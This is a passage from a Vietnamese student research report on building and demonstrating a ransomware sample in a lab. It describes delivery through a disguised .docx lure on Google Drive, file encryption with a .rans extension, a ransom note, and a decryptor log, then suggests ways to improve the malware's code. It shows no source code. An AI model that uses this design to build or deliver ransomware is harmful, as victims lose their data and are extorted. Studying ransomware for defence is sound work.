Hình 3.16: File mã độc được đẩy lên google drive.

Giai đoạn 2: Thực thi File.

Bên phía nạn nhân sau khi down file về máy xong sẽ bắt đầu chạy file




Hình 3.17: File được tải xuống.

Khi bắt đầu chạy File nó sẽ xuất hiện file dạng notepad có nội dung mã hóa ở trong đó vì máy win10 nạn nhân của em chưa cài Word nên khi mở một tệp .docx bằng Notepad sẽ không hiển thị nội dung để đọc vì Notepad không hỗ trợ định dạng tệp nén hoặc các thẻ XML, nếu như có chương trình Word thì sẽ hiện ra nội dung như đã set up trong file Noidung.docx ở trên.




Hình 3.18: File Noidung.docx sẽ xuất hiện trước.

Và đồng thời chương trình Malware.exe sẽ bắt đầu thực thi, ở ảnh dưới ta thấy rằng các file đã bị mã hóa và được thêm đuôi mở rộng .rans



Hình 3.19: Các File bắt đầu đã bị mã hóa.

Ta check ở các thư mục khác sẽ thấy tất cả đã bị mã hóa.




Hình 3.20: Các File ở các thư mục đã bị mã hóa.

Khi thử nhấp vào tệp ảnh, ta thấy được nội dung đã không còn hình ảnh mà là các đoạn mã hóa.



Hình 3.21: File ảnh đã bị mã hóa.

Sau khi chương trình đã quét xong các thư mục và các tệp tin đã mã hóa, bước cuối nó sẽ xuất hiện cửa sổ chứa danh sách các file và đường link đến các file đã bị mã hóa.



Hình 3.22: Danh sách các File đã bị mã hóa.

Và cuối cùng xuất hiện thông báo cho nạn nhân biết mình đã bị dính ransomware và yêu cầu tiền chuộc.



Hình 3.23: Thông báo cho nạn nhân biết mình đã bị tấn công.

Giai đoạn 3: Giải mã.

Sau khi nạn nhân đã trả tiền chuộc các File đã bị mã hóa, các tin tặc chuyển file `giaima.exe` cho họ

Tên tệp	Người gửi	Thời gian gửi	Kích thước tệp	Hành động
<code>giaima.exe</code>	tôi	21:30 tối	14,6 MB	⋮
<code>Noidung.docx.exe</code>	tôi	21:33 tối	674,7 MB	📁 📄 🗑️ ☆ ⋮

Hình 3.24: Tải file giải mã xuống.

Khi nạn nhân chạy File giải mã đó thì sẽ xuất hiện một File `decryption_log.txt`. Trong đây chứa các thời gian, trạng thái, tiến trình (Xóa file mã hóa, khôi phục lại File gốc).


```

decryptlog - Notepad
File Edit Format View Help
2024-12-24 21:45:18,792 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\fsmonitor-watchman.sample.rans
2024-12-24 21:45:18,796 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-appypatch.sample
2024-12-24 21:45:18,797 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\post-update.sample
2024-12-24 21:45:18,801 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\post-update.sample.rans
2024-12-24 21:45:18,968 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-appypatch.sample.rans
2024-12-24 21:45:19,131 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-commit.sample
2024-12-24 21:45:19,137 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-commit.sample.rans
2024-12-24 21:45:19,281 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-push.sample
2024-12-24 21:45:19,327 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-merge-commit.sample
2024-12-24 21:45:19,328 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-push.sample.rans
2024-12-24 21:45:19,368 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-merge-commit.sample.rans
2024-12-24 21:45:19,494 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-rebase.sample
2024-12-24 21:45:19,502 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-receive.sample
2024-12-24 21:45:19,543 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-rebase.sample.rans
2024-12-24 21:45:19,660 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\pre-receive.sample.rans
2024-12-24 21:45:19,783 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\push-to-checkout.sample
2024-12-24 21:45:19,812 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\push-to-checkout.sample.rans
2024-12-24 21:45:19,945 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\prepare-commit-msg.sample
2024-12-24 21:45:19,991 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\prepare-commit-msg.sample.rans
2024-12-24 21:45:20,084 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\sendemail-validate.sample
2024-12-24 21:45:20,147 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\sendemail-validate.sample.rans
2024-12-24 21:45:20,358 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\info\exclude
2024-12-24 21:45:20,360 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\info\exclude.rans
2024-12-24 21:45:20,369 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\update.sample
2024-12-24 21:45:20,375 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\hooks\update.sample.rans
2024-12-24 21:45:20,464 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\index
2024-12-24 21:45:20,465 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\index.rans
2024-12-24 21:45:20,487 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\logs\refs\heads\main
2024-12-24 21:45:20,492 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\logs\refs\heads\main.rans
2024-12-24 21:45:20,524 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\logs\refs\heads\main.rans
2024-12-24 21:45:20,606 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\logs\HEAD
2024-12-24 21:45:20,608 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\logs\refs\remotes\origin\HEAD
2024-12-24 21:45:20,674 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\logs\HEAD.rans
2024-12-24 21:45:20,705 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\logs\refs\remotes\origin\main.rans
2024-12-24 21:45:20,781 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\objects\5d\93c54e245d8a930a47e19e393e660b261d77.rans
2024-12-24 21:45:20,815 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\objects\5d\93c54e245d8a930a47e19e393e660b261d77.rans.rans
2024-12-24 21:45:20,908 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\objects\d3\08ca89f42051ae9065d4561d09626f0b0b01a.rans
2024-12-24 21:45:20,994 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\objects\d3\08ca89f42051ae9065d4561d09626f0b0b01a.rans.rans
2024-12-24 21:45:21,047 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\objects\pack\pack-f601645a74be2723399131dc5aad120a2d406f5f.rev.r
2024-12-24 21:45:21,061 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\objects\pack\pack-f601645a74be2723399131dc5aad120a2d406f5f.rev.rans.ra
2024-12-24 21:45:21,073 - INFO - File đã giải mã được lưu tại C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\objects\31\c25ce0770a2120271d281074d5e5508a966.rans
2024-12-24 21:45:21,080 - INFO - Đã xóa file đã mã hóa: C:\Users\hnhat\Desktop\Tai Lieu\An toàn thông tin cho ứng dụng Web\HUTECH--An-Toan-Thong-Tin-Ung-Dung-Web\git\objects\31\c25ce0770a2120271d281074d5e5508a966.rans.rans

```


Hình 3.25: File log ghi lại trạng thái các File đã được giải mã.

Ta thấy được các File ở các thư mục khác đã được giải mã thành công.



Hình 3.26: Các File trong thư mục khác đã giải mã.

Và cuối cùng sẽ xuất hiện thông báo các File đã giải mã thành công.



Hình 3.27: Thông báo các File đã giải mã.

3.5 Đánh giá và cải thiện code

a) Đánh giá

Ưu điểm:

- Code sử dụng đa luồng để tăng tốc độ xử lý, phù hợp với khối lượng tệp lớn.
- Bảo vệ tính toàn vẹn dữ liệu bằng cách xác minh mã AES qua nonce và tag.
- Sử dụng Tkinter để hiển thị thông báo về trạng thái giải mã.

Hạn chế:

- Dễ bị khai thác nếu mã nguồn bị lộ.
- Chỉ quét các thư mục người dùng mặc định (Desktop, Documents, ...), không linh hoạt với các cấu trúc khác.
- Một số lỗi như quyền truy cập bị giới hạn hoặc file không hợp lệ chưa được xử lý triệt để.

b) Cải thiện

- Không nên lưu khóa RSA trực tiếp trong mã nguồn; nên sử dụng cơ chế bảo mật khóa an toàn như HSM (Hardware Security Module).
- Tăng cường kiểm soát quyền truy cập tệp và thư mục để tránh lỗi khi quét.
- Nâng cao việc xử lý đa luồng để quản lý tốt hơn các trường hợp lỗi, đảm bảo toàn bộ quy trình không bị gián đoạn.
- Tối ưu hóa việc quét thư mục, chỉ tập trung vào các tệp có khả năng cao bị mã hóa.
- Cải thiện thông báo lỗi chi tiết hơn, hướng dẫn người dùng xử lý các trường hợp không giải mã được.
- Cho phép người dùng chỉ định thư mục tùy chỉnh để quét và giải mã.
- Bổ sung các cơ chế xử lý ngoại lệ toàn diện hơn để giảm thiểu nguy cơ bỏ sót tệp hoặc làm hỏng dữ liệu trong quá trình giải mã.

CHƯƠNG 4: TỔNG KẾT

4.1. Kết luận về nghiên cứu

Trong quá trình thực hiện nghiên cứu đề án về phát triển mã độc Ransomware, nội dung báo cáo của nhóm em đã hoàn thành các mục tiêu đề ra, bao gồm việc phân tích lý thuyết, thực nghiệm và đề xuất giải pháp phòng chống.

Về mặt lý thuyết, phần nội dung đã nghiên cứu chi tiết về bản chất, cơ chế hoạt động và các biến thể của Ransomware, đồng thời so sánh sự khác biệt giữa Ransomware với các loại mã độc khác như: Virus, Trojan, Worm, Keylogger và Rootkit.

Phần thực nghiệm tập trung mô phỏng hoạt động mã hóa dữ liệu, phương thức tấn công và các kỹ thuật đòi tiền chuộc. Cuối cùng, báo cáo đã đề xuất các phương pháp bảo mật như quản lý rủi ro, sao lưu dữ liệu và phát hiện sớm các dấu hiệu tấn công, nhằm giảm thiểu tác động của Ransomware.

4.2. Hạn chế và khó khăn

Nghiên cứu vẫn gặp phải một số hạn chế và khó khăn trong quá trình thực hiện như tài nguyên hạn chế là một trở ngại lớn, bao gồm việc thiếu môi trường thực nghiệm đầy đủ để mô phỏng toàn bộ chuỗi tấn công Ransomware trên quy mô lớn, cũng như hạn chế trong việc truy cập vào các công cụ phân tích chuyên sâu như: Cuckoo Sandbox hoặc VirusTotal.

Về phần kỹ thuật, việc phân tích các thuật toán mã hóa như: AES, RSA được sử dụng bởi Ransomware đòi hỏi nhiều thời gian và tài nguyên, trong khi khả năng che giấu và né tránh của mã độc càng làm phức tạp hóa quá trình phát hiện. Cuối cùng, thời gian nghiên cứu có hạn khiến nhóm em nghiên cứu chưa thể mở rộng phạm vi nghiên cứu đến các biến thể Ransomware phức tạp hoặc các kỹ thuật tấn công như Double Extortion.

4.3. Đề xuất cải tiến và hướng phát triển

Để cải tiến và mở rộng nghiên cứu, cần xây dựng môi trường thử nghiệm toàn diện hơn với các hệ thống mạng giả lập và công cụ bảo mật chuyên dụng, đồng thời ứng dụng trí tuệ nhân tạo để phát triển các mô hình học máy nhằm phát hiện Ransomware dựa trên hành vi thay vì chữ ký.

Trong tương lai, nghiên cứu tập trung vào các biến thể phức tạp như Ransomware-as-a-Service (RaaS) hoặc các cuộc tấn công có mục tiêu cao. Ngoài ra,

việc nâng cao nhận thức cộng đồng thông qua tài liệu và các khóa học đào tạo là một hướng đi thiết thực nhằm giúp người dùng nhận biết và phòng chống các cuộc tấn công Ransomware.

Mặt khác, cần hợp tác với các tổ chức an ninh mạng để chia sẻ thông tin về mối đe dọa và phát triển các giải pháp phòng chống hiệu quả.

CHƯƠNG 5: TÀI LIỆU THAM KHẢO

- [1]. <https://en.wikipedia.org/wiki/Ransomware>
- [2]. <https://cystack.net/vi/blog/ransomware-la-gi>
- [3]. <https://www.ncsc.gov.uk/ransomware/home>
- [4]. <https://fpt-is.com/goc-nhin-so/cuoc-chien-voi-ransomware-tan-cong-de-an-toan/>
- [5]. <https://subiz.com.vn/blog/ransomware-la-gi.html>
- [6]. <https://stellarcyber.ai/vi/uc/ransomware/>
- [7]. https://snv.bacgiang.gov.vn/chi-tiet-tin-tuc/-/asset_publisher/aRIn3er4plGA/content/11-buoc-can-thuc-hien-e-phong-chong-ransomware
- [8]. <https://www.upguard.com/blog/ransomware-examples>
- [9]. <https://www.avast.com/ransomware-decryption-tools#pc>
- [10]. <https://m.hvtc.edu.vn/tabid/1259/catid/407/id/36698/Ma-doc-ma-hoa-doi-tien-chuoc--Ransomware-Bien-phap-xu-ly-phong-chong/Default.aspx>